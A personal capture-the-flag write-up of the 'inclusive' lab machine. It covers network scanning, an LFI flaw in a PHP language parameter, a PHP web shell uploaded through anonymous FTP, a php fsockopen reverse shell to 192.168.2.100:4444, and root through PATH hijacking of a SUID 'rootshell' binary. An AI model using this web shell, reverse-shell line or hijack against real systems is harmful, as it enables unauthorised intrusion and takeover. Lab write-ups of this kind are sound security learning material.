inclusive

Somehow netdiscover failed on my kali machine so i kinda had to pull the scanner outta some python code that i have learned at udemy

```
root@kali:/pentest/inclu# ./scanner.py -i 192.168.2.0 -m 24
----------------------------------------------------
IP                  MAC
----------------------------------------------------
192.168.2.1         f0:79:59:cd:e6:30
192.168.2.9         e0:d5:5e:a4:aa:ac
192.168.2.17        d0:50:99:9a:c6:c3
192.168.2.22        00:15:5d:02:11:08
192.168.2.23        00:0c:29:70:76:59
192.168.2.25        00:15:5d:02:11:27
192.168.2.34        00:15:5d:02:11:26
192.168.2.91        00:05:1b:a3:78:60
192.168.2.92        08:00:27:be:d0:74
192.168.2.97        00:0c:29:9a:30:31
192.168.2.99        d8:0d:17:74:22:f3
192.168.2.98        08:00:27:3c:9d:8a
192.168.2.200       24:be:05:24:51:8f
192.168.2.240       00:0c:29:21:aa:da
```


nmap scan results
3 ports open, version seems faily recent

```
root@kali:/pentest/inclu# nmap -sV -p- inclusive
Starting Nmap 7.70 ( https://nmap.org ) at 2020-03-19 12:52 +08
Nmap scan report for inclusive (192.168.2.92)
Host is up (0.00082s latency).
Not shown: 65532 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
MAC Address: 08:00:27:BE:D0:74 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Default scripts scan. anonymous login allowed and pub directory is writable. Its gonna be useful later for our rce.

```
root@kali:/pentest/inclu# nmap -sC -p- inclusive
Starting Nmap 7.70 ( https://nmap.org ) at 2020-03-19 14:22 +08
Nmap scan report for inclusive (192.168.2.92)
Host is up (0.00058s latency).
Not shown: 65532 closed ports
PORT   STATE SERVICE
21/tcp open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxrwxrwx    2 0        0            4096 Feb 08 21:51 pub [NSE: writeable]
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.2.100
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh
| ssh-hostkey:
|   2048 06:1b:a3:92:83:a5:7a:15:bd:40:6e:0c:8d:98:27:7b (RSA)
|   256 cb:38:83:26:1a:9f:d3:5d:d3:fe:9b:a1:d3:bc:ab:2c (ECDSA)
|_  256 65:54:fc:2d:12:ac:e1:84:78:3e:00:23:fb:e4:c9:ee (ED25519)
80/tcp open  http
|_http-title: Apache2 Debian Default Page: It works
MAC Address: 08:00:27:BE:D0:74 (Oracle VirtualBox virtual NIC)
```


When we access robots.txt, theres some error message going on and on digging further we had to modify our user agent to trick apache on thinking that we are actually google



Info pulled after user-shell:


```
# cat .htaccess
RewriteEngine on
RewriteCond %{HTTP_USER_AGENT} !^DuckDuckBot* [NC]
RewriteCond %{HTTP_USER_AGENT} !^Google* [NC]
RewriteCond %{HTTP_USER_AGENT} !^msnbot* [NC]
RewriteCond %{HTTP_USER_AGENT} !^Baidu* [NC]
RewriteRule robots.txt seo.html [QSA]
```

There's a secret directory being spitted out after changing our user agent to googlebot and upon inspecting links further seems like php parameters can be abused



Here is the proof that lfi can be exploited

Easier to see using view source on firefox



Pulled after getting user access
Prolly what this code tells me is that if ‘lang’ variable is set include the page defined by the variable ‘lang’ in the current webpage.
Else, the program will default to include the file en.php

```
# cat index.php
<title>zone transfer</title>

<h2>DNS Zone Transfer Attack</h2>

<p><a href='?lang=en.php'>english</a> <a href='?lang=es.php'>spanish</a></p>

<?php
set_include_path('.:/');

if (isset($_REQUEST['lang'])) {
        include($_REQUEST['lang']);

} else {
        include('en.php');
}

?>
```

```
# cat en.php
DNS Zone transfer is the process where a DNS server passes a cop
than one DNS server able to answer queries about a particular zo
 copy of the records for that zone.

A basic DNS Zone Transfer Attack isn't very fancy: you just pret
 of those really old-school Internet protocols that was designed
ach other implicitly.

It's worth stopping zone transfer attacks, as a copy of your DNS
 plans to subvert your DNS, by poisoning or spoofing it, for exa

So best practice is to restrict Zone transfers. At the bare mini
more sophisticated set-ups, you sign the transfers. So the more
```

Googling for clues on where is the pub directory for vsftpd cause we really need this to exploit LFI to the fullest extent

Step 3 — Preparing Space for Files

First, we'll create the directory where we plan to host the files, using the `-p` flag to create the intermediate directory. The directory structure will allow you to keep all the FTP directories together and later add other folders that require authentication:

```
$ sudo mkdir -p /var/ftp/pub
```

Next, we'll set the directory permissions to `nobody:nogroup`. Later, we'll configure the FTP server to show all files as being owned by the ftp user and group.


my own code for remote command execution

```php
<?php

$cmd = $_GET['cmd'];
if (isset($cmd)) {
        echo "<pre>";
        passthru($cmd);
        echo "</pre>";
} else {
        echo "<pre>";
        echo "?cmd={RCE}";
        echo "</pre>";
}

?>
```

&cmd because cmd is an additional variable

Popping reverse shell, the url encoded command translated to:

```
php -r '$sock=fsockopen("192.168.2.100",4444);exec("/bin/sh -i <&3 >&3 2>&3");'
```




```
root@kali:/pentest/inclu# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.2.100] from (UNKNOWN) [192.168.2.92] 46086
/bin/sh: 0: can't access tty; job control turned off
$
```

Digging further for clues on local privilege escalation, came across a suid executable

```
-rwsr-xr-x  1 root root  17K Feb  8 13:01 rootshell*
-rw-r--r--  1 tom  tom   448 Feb  8 13:01 rootshell.c
```

What this c code bascially says is to open whoami binary for read only and the file is stored in a pointer called f.
The value contained inside this pointer will be stored inside a variable called user.
The value inside user will be compared to a harcoded string called “tom” and if string compare is successful, result returned will be 0 and program will pop a rootshell.
The key to exploiting this is to use path manipulation

```c
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>

int main() {

    printf("checking if you are tom...\n");
    FILE* f = popen("whoami", "r");

    char user[80];
    fgets(user, 80, f);

    printf("you are: %s\n", user);
    //printf("your euid is: %i\n", geteuid());

    if (strncmp(user, "tom", 3) == 0) {
        printf("access granted.\n");
        setuid(geteuid());
        execlp("sh", "sh", (char *) 0);
    }
}
```

Determine the current path and as for me, i've created a home directory under /tmp/www
What i have done is
1. Reorder the searching of binary so that when whoami is called, it will search my home directory for a binary or shell script named whoami
2. When we are able to manipulate our path, it means that we are able to create a shell script that spits out 'tom' as an output

```
www-data@inclusiveness:/home/tom$ whereis whoami
whoami: /usr/bin/whoami /tmp/www/whoami /usr/share/man/man1/whoami.1.gz
```

```
www-data@inclusiveness:/home/tom$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
www-data@inclusiveness:/home/tom$
```

```
www-data@inclusiveness:~$ export PATH=/tmp/www:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bi
www-data@inclusiveness:~$ echo $PATH
/tmp/www:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
www-data@inclusiveness:~$
```

```
#!/bin/bash
echo "tom"
```

Instead of executing whoami from /usr/bin, we basically execute whoami from our directory to trick the rootshell program and its gameover from here

```
www-data@inclusiveness:~$ cd /
www-data@inclusiveness:/$ whoami
tom
www-data@inclusiveness:/$
```

Local privilege escalation a success!

```
www-data@inclusiveness:/home/tom$ ./rootshell
checking if you are tom...
you are: tom

access granted.
#
```

Moving to collect loot.

```
# ls -lah
total 64K
drwx------  5 root root 4.0K Feb  8 21:47 .
drwxr-xr-x 19 root root 4.0K Feb  8 12:17 ..
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
drwx------  2 root root 4.0K Feb  8 12:23 .cache
-rw-------  1 root root   34 Feb  8 12:38 .lesshst
drwxr-xr-x  3 root root 4.0K Feb  8 12:54 .local
-rw-r--r--  1 root root  148 Aug 18  2015 .profile
drwxr-xr-x  2 root root 4.0K Feb  8 15:11 .vim
-rw-------  1 root root  21K Feb  8 21:40 .viminfo
-rw-r--r--  1 root root   21 Feb  8 14:34 .vimrc
-rw-r--r--  1 root root  141 Feb  8 15:17 flag.txt
```

Our beloved flag